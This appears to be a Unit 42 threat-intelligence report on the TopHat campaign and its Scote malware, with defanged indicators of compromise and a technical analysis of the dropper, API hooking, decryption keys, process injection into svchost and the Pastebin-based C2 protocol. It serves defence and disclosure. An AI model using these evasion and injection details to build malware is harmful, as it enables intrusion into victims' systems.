DustySky is a campaign published by ClearSky in January 2016 that discusses a politically motivated group that primarily targets organizations within the Middle East. The group has remained active since they were originally reported on, including a campaign identified by Unit 42 earlier this year. These files appear to be new variants of the DustySky Core malware discussed in the report and they communicate with the following domains over HTTPS:

  • fulltext.yourtrap[.]com
  • checktest.www1[.]biz

The malware is dropped via a self-extracting executable, which contains an empty decoy document with the following name:

  • انباء عن احتجاز الرئيس عباس في السعودية واعلان دحلان رئيسا لفلسطين.docx

This can roughly be translated to the following:

  • News of the detention of President Abbas in Saudi Arabia and Dahlan's declaration as President of Palestine.docx

As we can see, the name of this decoy document is consistent with the lures witnessed in the TopHat campaign.

Conclusion

Attackers often are found to leverage current events to accomplish their goal. In the TopHat campaign, we have observed yet another instance where a threat actor looks to be using political events to target individuals or organizations within the Palestine region. This campaign leveraged multiple methods to deploy a previously unseen malware family, including some relatively new tactics in the case of using a legitimate BMP file to load malicious shellcode.
The new malware family, which we have dubbed Scote, employs various tricks and tactics to evade detection, but provides relatively little functionality to the attackers once deployed. This may well be due to the fact it is still under active development. Scote uses some interesting methods when retrieving C2 information, including the use of Pastebin and Google+ accounts, as well as using bit.ly links to obscure the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it.
The TopHat campaign was found to have some overlaps discovered with the previously reported DustySky campaign when the attacker was identified to be submitting their files for testing purposes. Unit 42 will continue to track and monitor this threat and will report on any developments that occur.
Palo Alto Networks customers are protected by this threat in the following ways:

  • The Scote malware family and the TopHat campaign have been tagged within AutoFocus for continued tracking
  • DustySky is tagged within AutoFocus for ongoing tracking
  • All malicious domains discovered within this campaign have been appropriately flagged as malware
  • All samples are marked malicious within WildFire
  • Traps identifies and blocks the exploits used by the RTF files

Additionally, Google, Pastebin, and bit.ly have been notified of the malicious content being hosted on their services.


Appendix

Indicators of Compromise

SHA256 Hashes

d3ead67228b3d7968ac767648b46a8e906affa0ebb5cc69f7acbed475a97204c
03e2b932c013252fa2eb5e35390f9e21d0ff87e5b1c01683ebce0e8ce9b8d6df
4df9488fbdfaf5d05fda65175a6b6e5331c58c967adbe972aa46c64b4fd0b1bb
0dde9940f7896c2e4fb881dd185c3c3db280a9fd2ac2cb81988f43f5b0f6fcf7
613da5f745c281acbffa4375e96394f8c912f58f92afe347e8a1f10fad3489bb
d0f2d2d7d82c91fe64a64552e0e6200a096230fb6a64a1307928ae33ab2a5bf8
7b6347093b27174e27228c2fde7d39e02d57315b354461aaf1dee3f0800fdfc3
bdc633fe3145d87036ad759be855771d5bb3ca592cecca9ef7f41454d7cf9f05
ed9c62f77055a2498aec681b5653240be534595b97a9d11e92371639b0ca9a48
7a1fa34ca804492415579c3ed4f505a7f09fcd7bc834590cff86e2ce77c4fc73
862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5
3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9
ddc13c8d3d55562df873d4cf17181164922cb71d0c94edeb8fa143033c1214e0
d4cb6b76dd352c928ca7184f583d14d800c090ba650dd26d8fa4febe901d1205
5c0b253966befd57f4d22548f01116ffa367d027f162514c1b043a747bead596
1f9bca1d5ce5d14d478d32f105b3ab5d15e1c520bde5dfca22324262e84d4eaf
c9ba9e11a19120b58af1f6ccf3beb25744580592c680718a6fc205d662f2a20e
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64
3627ed71588c7b55b35592c3b277910041f3d5ff917de721c53684ee18fcda40
109996d28700fa0e8594d6ecca422418fa43e1b7cf5f9f4442a69264bf5fcea4
c2815c72c9ea70db073775269ef04b1d061e93580f0f5fd3f3de25601641576a

Domains

storgemydata[.]website
 
Scote Technical Analysis
For the technical analysis, we used the following sample:

SHA256 3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9

 
This particular sample begins as a self-extracting executable. When run, it will drop a ‘e.exe’ sample and execute the following SFX script commands:

 
For those unfamiliar with SFX commands, the series of commands above is silently deploying e.exe to the startup path. It will overwrite any instances where e.exe already exists in this path.
The ‘e.exe’ file is compiled in Delphi and has the following SHA256 hash:

SHA256 9580d15a06cd59c01c59bca81fa0ca8229f410b264a38538453f7d97bfb315e7

 
When run, ‘e.exe’ will periodically decrypt strings at runtime using a simple single-byte XOR routine. While the routine allows for different bytes to be used, the author chose to use a key of 0xFF in every observed instance.
The malware proceeds to get the address of the NtDelayExecution function from ntdll.dll. This function is used by Sleep to cause a delay in program execution. After this function address has been resolved, it will overwrite the first five bytes to jmp to a malicious function, as seen below:
tophat_8

Figure 8 Modifications to NtDelayExeuction

 
The malware proceeds to make a call to Sleep with an argument of 1, thus redirecting execution to this malicious function. This is likely an attempt at thwarting anti-virus and security solutions, however, has the adverse effect of preventing the malware from making subsequent calls to Sleep.
This malicious function continues to decode more strings using the single-byte XOR technique. Additionally, it will copy the following functions out of ntdll.dll for later use:

  • ZwCreateUserProcess
  • ZwAllocateVirtualMemory
  • ZwWriteVirtualMemory
  • ZwGetContextThread
  • ZwSetContextThread
  • ZwResumeThread

A large blob of encrypted data is decrypted using a modified version of RC4. The following Python code may be used to decrypt this data. The key has consistently been observed to be “qlNwuFVA9K8HpGNY6x0I”.

 
This decrypted code is then copied to a newly allocated block of memory before execution flow is redirected to it. When this newly decrypted code is called, it is provided with a string argument containing the path to svchost.exe.
This new code is shellcode that will eventually decrypt an executable file and inject it into a newly spawned svchost.exe process.
The shellcode in question makes certain decisions by the author that demonstrates a lack of sophistication. For example, it will load a series of libraries and functions using a common ROR13 technique. This technique begins with the attacker taking a string of a library or function, such as ‘CreateProcessA’, and performing a binary ROR13 against it. In this example, the attacker has a result of a DWORD of 0x16B3FE72. This DWORD is then typically hardcoded within the shellcode. The malicious code then iterates through the functions of the necessary library and applies the same ROR13 technique against each function until it finds a match.
This shellcode uses the same approach, however, instead of providing the hardcoded DWORDs, it instead provides the clear-text library and function names, which then have the ROR13 applied. The resulting DWORD is then used. Unfortunately, this completely cancels out any obfuscation that might have originally been present.
After the various libraries and functions are loaded, the shellcode decodes an embedded blob of data using a multi-byte XOR operation. The original key for this operation appears to have been ‘Houdini’, however, due to a likely mistake by the author, after the first iteration, a key of ‘oudini\x00’ is used instead.
The following example Python code decodes this data found within the shellcode:

 
This decoded blob is a Microsoft Windows executable that contains the Scote payload. After this blob is decoded, a new instance of svchost.exe is spawned in a suspended state. The Scote payload is injected into this process prior to resuming it.
Scote begins by loading and decoding an embedded resource string. It is decoded first using base64 with a customized alphabet. The result is then base64-decoded using the traditional alphabet. The following alphabet is used for the first phase of decoding:

  • 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/

Once decoded, we’re provided with the following configuration (newlines and spacing added for presentation):

 
The configuration is parsed to determine if there are any connection ‘param’ parameters provided. In the event that there are, Scote will attempt to download the contents of these URLs via a simple GET request.
These pastebin URLs contained the following information, IPs have been defanged:

 
In addition to Pastebin, some samples were found connecting to the following three Google+ profiles:

  • https://plus.google[.]com/104518099222750189969
  • https://plus.google[.]com/110228699051788231047
  • https://plus.google[.]com/106456556287604120942

Scote takes the response from these requests and parses data within ‘scout{}’. Other Scote versions attempted to identify data contained within ‘{x=’ and ‘}’. This data is decoded using the traditional Base64 algorithm. The results are similar to the following (IPs have been defanged):

 
This information is used for subsequent communication and these values represent the Scote malware’s C2.
While there are a number of other configuration parameters within Scote, the connection params and the nick_name appear to be the only ones used. It’s possible that Scote is still actively being developed and the author has yet to make use of the additional parameters provided within the configuration. A full list of identified Scote configurations may be found within the ‘Scote Configurations’ appendix.
Scote checks the current running process against the following list to ensure it is running within one of them:

  • svchost.exe
  • explorer.exe
  • chrome.exe
  • firefox.exe
  • iexplorer.exe
  • opera.exe

Scote makes an ASM call to CPUID with an argument of 1 to query the victim’s processor information and features. This information is used to generate a unique 8-character hash for that victim.
Scote then connects to the previously retrieved C2 servers and sends the following information via TCP:
command=scote_connection|hwid=[8 character hash]
In the example above, [8 character hash] is replaced with the victim’s unique hash. Scote continues to submit the following command periodically and will parse the response:
command=scote_ping
Scote accepts the following five responses:

Command Description
scote_pong No action taken by Scote
scote_drop Kill the Scote malware
scote_info_ipconfig Return the results of running ‘ipconfig’
scote_info_systeminfo Return the results of running ‘cmd.exe /C systeminfo’
scote_upgrade Accept a DLL from the remote C2 and load it.

 
When Scote returns information in the following format:
command=[command]|buffer=[data]
In the example above, [command] is replaced with the command received by the remote C2 server, and [data] is replaced with data that has been encoded using both traditional base64 as well as base64 with the nonstandard alphabet.
Scote Configurations